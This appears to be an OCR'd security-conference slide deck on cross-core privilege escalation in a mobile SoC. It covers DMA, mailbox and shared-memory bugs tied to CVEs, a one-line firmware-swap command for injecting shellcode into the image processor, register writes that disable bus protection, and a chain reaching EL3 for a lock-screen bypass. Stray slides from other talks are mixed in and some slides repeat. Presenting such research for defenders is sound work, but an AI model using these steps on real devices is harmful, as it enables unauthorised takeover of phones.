
- ACPU <=> LPMCU, MODEM <=> HIFI, ISP <=> GPU …
  - DMA
  - Mailbox
  - Shared memory
  - Miscellaneous

DMA


Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 2)


Posted by Gal Beniamini, Project Zero

In this blog post we'll continue our journey into gaining remote kernel code execution, by means of Wi-Fi communication alone. Having previously developed a remote code execution exploit giving us control over Broadcom's Wi-Fi SoC, we are now left with the task of exploiting this vantage point in order to further elevate our privileges into the kernel.




DMA


black hat
USA 2021
August 4-5, 2021
BRIEFINGS
TASZK
WE FIND NEEDLES
How To Tame Your Unicorn
Daniel Komaromy
Lorant Szabo
TASZK Security Labs
#BHUSA @BlackHatEvents


black hat
USA 2021
DMA Attacks: Trial And Error
Modem EDMA: FAIL
IOMCU DMA: SUCCESS (on 980)
• CVE-2021-22432
• Why do these fail/succeed though?
#BHUSA @BlackHatEvents

Mailbox

- Key component in cross-core communication architecture
- Hardware-based module with registers and small buffer exported




CVE-2020-36600

```
void __fastcall mailbox_17_handler(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( MEMORY[0xBE101460] == 0x80202 )
  {
    rdr_init(MEMORY[0xBE101464], MEMORY[0xBE10146C]);
    goto LABEL_26;
  }
```

```
void __cdecl rdr_data_save(int addr, int outsize, char *msg, int msg
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  _msgsize = msgsize;
  if ( g_addr )
  {
    if ( msgsize >= (unsigned int)outsize )
      _msgsize = outsize;
    dma_transfer((int)(msg + 0xFFF30000), addr, _msgsize, 0);
  }
}
```


```
void __fastcall rdr_init(unsigned int addr, int size)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"

  if ( addr > 0x2F0FFFFF && addr + size <= 0x2F960000 )
  {
    g_addr = addr;
    g_size = size;
    qmemcpy(msg, "LPM3_RDR", 8);
    *(_DWORD *)&msg[8] = 0x80;
    *(_DWORD *)&msg[24] = 0x3C00;
    *(_DWORD *)&msg[60] = 0;
    *(_DWORD *)&msg[64] = 0x400;
    *(_DWORD *)&msg[12] = 0x80;
    v2 = MEMORY[0x10706]("Nov 19 2019 00:52:46");// str
    if ( snprintf((unsigned int)&msg[96], 0x18u, (unsig
      log_print(2, "rdrbuf err\n");
    else
      rdr_data_save(g_addr, 0x80, (int)msg, 0x78);
```



Shared Memory

- Common usage
  - state synchronization, data transfer and logging
- Pointer, offset, length on shared memory are not reliable

CVE-2022-46322



EL0 access RDR by mmap(/dev/isplog)

EL3 updates the page table of ISP

```
int rdr_histarisp_init()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( !is_log_enabled )
    return is_log_enabled;
  if ( memset_s(0xC1800000, 0x40000, 0, 0x40000u) )
    hook_loge(
      aFw,
      "rdr_histarisp_init",
      478,
      "'%s' failed",
      "memset_s((void *)(uintptr_t)rdr_addr, rdr_size, 0, rd
  RDR_VA = 0xC1800000;
  MEMORY[0xC180000C] = 0x900040000LL;
  MEMORY[0xC1800008] = 0xC1800000;
```

```
const char *__fastcall trace_buffer_hook_str(char *log, int size)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  hook = *(int **)(RDR_VA + 0x14);
  off = hook[2];
  total = *hook;
  if ( size + off <= *hook )
  {
    result = (const char *)memcpy_s((char *)hook + off + 0x38, size, log, size);
```

Miscellaneous

- Internal sram exposed
- Registers exposed
  - SCTRL, TZPC …
- Lack of bootchain verification
- Secure master run its image in unprotected memory

Abstract thinking was nice, but it's code o'clock!

CVE-2022-48353

- ISP is actually a secure master
  - Think of face recognition
- ISP core does not verify its firmware
  - shellcode injection in a single line of command

```
mount --bind isp_fw_mod.elf /odm/etc/firmware/isp_fw.elf
```

Mitigations of Cross-Core Attack

- DMSS & CFGBUS: think of TZASC & TZPC
  - DMSS maintains a DDR permission table for each master
    - Each cell declares if a subrange of DDR is allowed to be accessed with Normal/Secure AWPROT/ARPROT
  - CFGBUS manages MMIO access
    - Each table declares if a group of masters are allowed to access a range of MMIO

ISP

- Cannot RW DDR without ACPU EL3 setting up its IOMMU
- Cannot RW 0xFFE00000 - 0xFFFFFFFF (blocked by CFGBUS)
  - #define SOC_ACPU_DMSS_BASE_ADDR (0xFFE80000)
  - #define SOC_ACPU_LP_RAM_BASE_ADDR (0xFFF50000)
- Can RW 0xFE252000 - 0xFE252400 (CFGBUS Registers)

CFGBUS

REGs	2.0.0.222	2.0.0.243	
0xFE2520BC	0x4DA000	0x01A000	master bits
0xFE2520C0	0xFFFE00	0x03FE00	
0xFE2520C4	00000000	00000000	
0xFE2520C8	0	0	
0xFE2520CC	0x14	0x15	$\log_2$(size)
0xFE2520D0	0	0	
0xFE2520D4	0	0	
0xFE2520D8	0x3	0x2	rw permission
0xFE2520DC	0x3	0x3	
0xFE2520E0	0xF	0xF	
0xFE2520E4	0	0	
0xFE2520E8	0x10000	0x10000	
0xFE2520EC	0x00000	0x00000	

0xFFE00000 + 2 ** 0x15 = 0x100000000

CFGBUS

REGs	2.0.0.243	
0xFE252044	0x002000	
0xFE252048	0x03FE00	
0xFE25204C	00002000	offset
0xFE252050	0	
0xFE252054	0x0a	
0xFE252058	0	
0xFE25205C	0	
0xFE252060	0x2	
0xFE252064	0x3	
0xFE252068	0xF	
0xFE25206C	0	
0xFE252070	0x10000	
0xFE252074	0x00000	

0xFE250000 + 0x2000 = 0xFE252000

0xFE252000 + 2 **0xa = 0xFE252400

Configure CFGBUS

REGs	2.0.0.243
0xFE252044	0x002000
0xFE252048	0x03FE00
0xFE25204C	00002000
0xFE252050	0
0xFE252054	0x0a
0xFE252058	0
0xFE25205C	0
0xFE252060	0x2
0xFE252064	0x3
0xFE252068	0xF
0xFE25206C	0
0xFE252070	0x10000
0xFE252074	0x00000

```
[0xfe25200c] <= 0x00
[0xfe252008] <= 0x00
[0xfe25240c] <= 0x00
[0xfe25248c] <= 0x00
[0xfe252018] <= 0x00
[0xfe252020] <= 0x0F
        . . .
[0xfe252014] <= 0xBA
[0xfe252008] <= 0x0F
[0xfe25200c] <= 0x01
[0xfe252008] <= 0x1F
[0xfe252018] <= 0x08
```

Disable

Configure CFGBUS

REGs	2.0.0.243
0xFE252044	0x002000
0xFE252048	0x03FE00
0xFE25204C	00002000
0xFE252050	0
0xFE252054	0x0a
0xFE252058	0
0xFE25205C	0
0xFE252060	0x2
0xFE252064	0x3
0xFE252068	0xF
0xFE25206C	0
0xFE252070	0x10000
0xFE252074	0x00000

```
[0xfe25200c] <= 0x00
[0xfe252008] <= 0x00
[0xfe25240c] <= 0x00
[0xfe25248c] <= 0x00
[0xfe252018] <= 0x00
[0xfe252020] <= 0x0F
        . . .
[0xfe252014] <= 0xBA
[0xfe252008] <= 0x0F
[0xfe25200c] <= 0x01
[0xfe252008] <= 0x1F
[0xfe252018] <= 0x08
```

Config

Configure CFGBUS

REGs	2.0.0.243
0xFE252044	0x002000
0xFE252048	0x03FE00
0xFE25204C	00002000
0xFE252050	0
0xFE252054	0x0a
0xFE252058	0
0xFE25205C	0
0xFE252060	0x2
0xFE252064	0x3
0xFE252068	0xF
0xFE25206C	0
0xFE252070	0x10000
0xFE252074	0x00000

```
[0xfe25200c] <= 0x00
[0xfe252008] <= 0x00
[0xfe25240c] <= 0x00
[0xfe25248c] <= 0x00
[0xfe252018] <= 0x00
[0xfe252020] <= 0x0F
        . . .
[0xfe252014] <= 0xBA
[0xfe252008] <= 0x0F
[0xfe25200c] <= 0x01   Enable
[0xfe252008] <= 0x1F
[0xfe252018] <= 0x08
```

Disable CFGBUS

REGs	2.0.0.243
0xFE252044	0x002000
0xFE252048	0x03FE00
0xFE25204C	00002000
0xFE252050	0
0xFE252054	0x0a
0xFE252058	0
0xFE25205C	0
0xFE252060	0x2
0xFE252064	0x3
0xFE252068	0xF
0xFE25206C	0
0xFE252070	0x10000
0xFE252074	0x00000

```
[0xfe25200c] <= 0x00
[0xfe252008] <= 0x00
[0xfe25240c] <= 0x00
[0xfe25248c] <= 0x00
[0xfe252018] <= 0x00
[0xfe252020] <= 0x0F
        . . .
[0xfe252014] <= 0xBA
[0xfe252008] <= 0x0F
[0xfe25200c] <= 0x01
[0xfe252008] <= 0x1F
[0xfe252018] <= 0x08
```

ACPU EL0 -> ISP -> LPMCU -> ACPU EL3

- Disable CFGBUS
- Pivot to LPMCU by RW its SRAM
  - Enable BL31 patching by updating DMSS Table of LPMCU
    - Use dma_transfer() to patch BL31 with a RWX SMC handler
- DEMO: Screen Password Bypass

DEMO

Key Takeaways

- Interactions between different cores should be explored
- Cross-Core attacks can be a powerful technique to exploit
- Vendors should exercise caution when adding new cores to the SW

Credit

Tielei Wang
John Dickson

black hat USA 2023

Questions?

@hhj4ck

Meet + Greet: Aug 9, 17:00 – 17:30

Booth 3241 - Meetup Lounge, Business Hall